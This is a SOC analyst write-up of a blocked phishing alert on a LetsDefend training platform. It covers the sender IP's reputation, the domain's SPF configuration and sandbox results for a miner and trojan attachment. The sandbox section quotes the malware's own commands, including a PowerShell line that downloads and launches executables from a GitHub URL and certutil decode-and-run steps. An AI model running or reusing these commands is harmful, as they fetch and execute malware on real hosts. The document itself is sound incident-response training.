

LetsDefend Alert - Event ID 41

Alert

The alert description:

```
EventID: 41
Event Time: Jan, 02, 2021, 03:39 PM
Rule: SOC101 - Phishing Mail Detected
Level: Security Analyst
SMTP Address: 104.140.188.46
Source Address: david@cashbank.com
Destination Address: mark@letsdefend.io
E-mail Subject: Credit Card Statement
Device Action: Blocked
```

Analysis

SMTP IP Address Analysis

SMTP IP address: **104[.]140[.]188[.]46**

Autonomous System Number: 49532

Country: US

IP Abuse Reports for 104.140.188.46			
This IP address has been reported a total of 15,914 times from 358 distinct sources. 104.140.188.46 was first reported on November 21st 2020, and the most recent report was 1 year ago .			
Old Reports: The most recent abuse report for this IP address is from 1 year ago . It is possible that this IP is no longer involved in abusive activities.			
Reporter	IoA Timestamp (UTC)	Comment	Categories
✓ StatsMe	2021-01-02 16:07:54 (5 years ago)	ET CINS Active Threat Intelligence Poor Reputation IP group 100	Port Scan Hacking Spooling Brute-Force
✓ Samuel K	2021-01-02 12:30:05 (5 years ago)	Web scan/attack	Port Scan Web App Attack
✓ kiwi.network	2021-01-02 11:56:04 (5 years ago)	Port scan: Attack repeated for 24 hours	Port Scan Hacking Exploited Host
✓ Anonymous	2021-01-02 10:31:00 (5 years ago)	Tried our host z.	Port Scan Hacking Exploited Host
✓ netfactotum	2021-01-02 10:28:32 (5 years ago)		FTP Brute-Force Port Scan Hacking Brute-Force
✓ security.rdmc.fr	2021-01-02 10:22:29 (5 years ago)	Automatic report - Banned IP Access	Web App Attack
✓ IrisFlower	2021-01-02 05:52:03 (5 years ago)	Unauthorized connection attempt detected from IP address 104.140.188.46 to port 3389 [T]	Port Scan
✓ ChillScanner	2021-01-01 22:46:48 (5 years ago)	<SIP> TCP (SYN) 104.140.188.46:53137 -> port 5060, len 44	Port Scan
✓ ChillScanner	2021-01-01 21:43:22 (5 years ago)	<MYSQL> TCP (SYN) 104.140.188.46:52214 -> port 3306, len 44	Port Scan SQL Injection

AbuseIPDB

<https://www.abuseipdb.com/check/104.140.188.46>

Reported 15,914 times for malicious activity

Multiple reports about port scans and other malicious activities

Cisco Talos

https://talosintelligence.com/reputation_center/lookup?search=104.140.188.46

Sender IP reputation: neutral

VirusTotal

<https://www.virustotal.com/gui/ip-address/104.140.188.46>

2/92 vendor detections

Community Score: -13

E-mail Domain Analysis

E-mail domain: **cashbank[.]com**

MXToolBox

<https://mxtoolbox.com/emailhealth/cashbank.com/>

No A record, No DMARC, SPF record: `v=spf1 -all`

Warning

The domain's SPF record is configured as `v=spf1 -all`, which explicitly indicates that no mail servers are authorized to send email on behalf of the domain. Any email claiming to originate from this domain should therefore fail SPF validation.

Mail Server

mx:cashbank.com - 2 Tests Failed

Pref	Hostname	IP Address	TTL
0	.	{No A Record}	60 min

dmARC:cashbank.com - 1 Tests Failed

Category	Host	Result	
 dmARC	cashbank.com	No DMARC Record found	 More Info

SPF:cashbank.com - 2 Tests Failed

Category	Host	Result	
 SPF	cashbank.com	No DMARC Record found	 More Info
 SPF	cashbank.com	It is recommended to use a quarantine or reject policy. To enable BIMI, it is required to have one of these at 100%.	 More Info
 SPF	cashbank.com	SPF Record found	 More Info
 SPF	cashbank.com	No deprecated records found	 More Info
 SPF	cashbank.com	Less than two records found	 More Info
 SPF	cashbank.com	No items after 'ALL'.	 More Info
 SPF	cashbank.com	The record is valid	 More Info
 SPF	cashbank.com	Number of included lookups is OK	 More Info
 SPF	cashbank.com	Nor Recursive Loops on Includes	 More Info
 SPF	cashbank.com	No Duplicate Includes Found	 More Info
 SPF	cashbank.com	No type PTR found	 More Info
 SPF	cashbank.com	Number of void lookups is OK	 More Info
 SPF	cashbank.com	Number of MX Resource Records is OK	 More Info
 SPF	cashbank.com	No Null DNS Lookups found	 More Info

Type	Domain Name	TTL	Record	Prefix	Value	PrefixDesc	Description
record					txt		v=spf1 -all
v					spf1		The SPF record version
all				-		Fail	Always matches. It goes at the end of your record.

Let's examine the SPF record in a terminal using the tool `dig` :

```
dig cashbank.com TXT +short
"v=spf1 -all"
```

VirusTotal

No malicious activity related to the domain was reported

Attachment Analysis

MD5 hash: **9ed9ad87a1564fbb5e1b652b3e7148c8**

VirusTotal

<https://www.virustotal.com/gui/file/3cc33ce58536242bc9b2029cd9475a287351a379ccbd12da6b8b7bf2cc68be89>

48/71 vendor detections

Community Score: -12

Threat categories: trojan, downloader, miner

Family labels: bitsaload, phoenixminer, cdies

48
/ 71

Community Score
-12

48/71 security vendors flagged this file as malicious

Reanalyze Similar More

3cc33ce58536242bc9b2029cd9475a287351a379ccbd12da6b8b7bf2cc68be89

Size
8.31 MB

Last Analysis Date
2 months ago

EXE

peexe

detect-debug-environment

runtime-modules

long-sleeps

executes-dropped-file

checks-disk-space

overlay

persistence

direct-cpu-clock-access

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 12+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label

trojan.bitsaload/phoenixminer

Threat categories

trojan

downloader

miner

Family labels

bitsaload

phoenixminer

cdies

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Malware/Win32.Generic.C4295039	Alibaba	TrojanDownloader.Win32/Bitsaload.4e5...
AliCloud	Miner:Win/CoinMiner.ADX	ALYac	Trojan.GenericKD.35977331
Arcabit	Trojan.Generic.D224F873	Arctic Wolf	Unsafe
Avast	Win32:Trojan-gen	AVG	Win32:Trojan-gen
Avira (no cloud)	TR/Dldr.Agent.cdies	BitDefender	Trojan.GenericKD.35977331
Bkav Pro	W32.AIDetectMalware	ClamAV	Win.Coinminer.PhoenixMiner-10007386-0
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	CTX	Exe.trojan.bitsaload
Cynet	Malicious (score: 100)	DeepInstinct	MALICIOUS
DrWeb	Trojan.DownLoader36.35192	Elastic	Malicious (moderate Confidence)

HybridAnalysis

<https://hybrid-analysis.com/sample/3cc33ce58536242bc9b2029cd9475a287351a379ccbd12da6b8b7bf2cc68be89/5ff0d97100fc2c27f44e3a9f>

Malicious

Threat Score: 100/100

Labeled as: Dropped:Application:Miner

Hybrid Analysis



Tip: Click an analysed process below to view more details.

Analysed 15 processes in total.


Input Sample (PID: 2428)


32/90


PhoenixMiner.exe (PID: 2644)


27/71

Hash Seen Before


powershell.exe powershell -command Import-Module BitsTransfer; Start-BitsTransfer -Source <https://raw.githubusercontent.com/jkh36/d/main/bild.exe>,<https://raw.githubusercontent.com/jkh36/d/main/PhoenixMiner.exe> -Destination IWr.exe,ck.exe; (PID: 3344)


powershell.exe powershell -command Start-Process IWr.exe; Start-Process ck.exe; (PID: 2656)


IWr.exe (PID: 1396)


13/71

Hash Seen Before


cmd.exe cmd /c ehcbUOIi (PID: 2648)


cmd.exe cmd /c certutil -decode 18-78 35-09 & cmd < 35-09 (PID: 1772)


certutil.exe certutil -decode 18-78 35-09 (PID: 808)


cmd.exe (PID: 3704)


PING.EXE ping Vezu.Vezu (PID: 2132)


findstr.exe findstr /V /R "^gpGsJNVHsQBhcRUwcU\$" 9-48 (PID: 3908)


certutil.exe certutil -decode 5-49 M (PID: 2424)


taskhost.com M (PID: 3172)


2/88

Hash Seen Before


taskhost.com M (PID: 3688)


2/88

Hash Seen Before


PING.EXE ping 1270.01 (PID: 2584)


Logged Script Calls


Logged Stdout


Extracted Streams


Memory Dumps


Reduced Monitoring


Network Activity


Network Error


Multiscan Match

Network Logs

Exchange logs confirm an attempt to deliver the malicious email.
According to the alert details, the email was blocked.

Source Address equals "104.140.188.46"

All Time



1 events (before Jan, 02, 2021, 03:39 PM UTC)

1

Hide Fields

INTERESTING FIELDS

type

source_address

source_port

destination_address

destination_port


raw_log

Event

Field	Value
type	Exchange
source_address	104.140.188.46
source_port	53918
destination_address	172.16.20.3
destination_port	25
time	Jan, 02, 2021, 03:39 PM
Raw Log	
Sender Mail	david@cashbank.com
Destination Mail	mark@letsdefend.io

Let's check whether there was any communication with the malicious URLs identified by VirusTotal and HybridAnalysis.

```
hxxps[://]raw[.]githubusercontent[.]com/jkh36/d/main/bild[.]exe  
hxxps[://]raw[.]githubusercontent[.]com/jkh36/d/main/PhoenixMiner[.]exe
```



No traffic to the identified URLs was observed in the logs.

Host Analysis

There are no host/endpoint logs

Summary

A suspicious email was sent to the user `mark@letsdefend.io`.

The email contained a malicious attachment confirmed by multiple threat intelligence platforms.

Analysis of the sender domain (`cashbank[.]com`) showed that its SPF record was configured as `v=spf1 -all`, indicating that no servers are authorized to send email on behalf of the domain. This strongly suggests that the sender address (`david@cashbank[.]com`) was spoofed.

The attachment was detected as malicious by multiple security vendors and classified as a miner/trojan-related payload.

Exchange logs confirmed an attempt to deliver the email; however, the message was successfully blocked.

No evidence of communication with the malicious URLs associated with the attachment was identified in the available network logs. Additionally, no relevant host or endpoint logs were available for further investigation.

Artifacts

MD5 hash: 9ed9ad87a1564fbb5e1b652b3e7148c8

SMTP IP address: 104[.]140[.]188[.]46

E-mail domain: cashbank[.]com

Email sender: david@cashbank[.]com

URL: hxxps[:]//raw[.]githubusercontent[.]com/jkh36/d/main/bild[.]exe

URL: hxxps[:]//raw[.]githubusercontent[.]com/jkh36/d/main/PhoenixMiner[.]exe

Find More Writeups Here

 **Info**

<https://robjar101.gitlab.io/secstash/>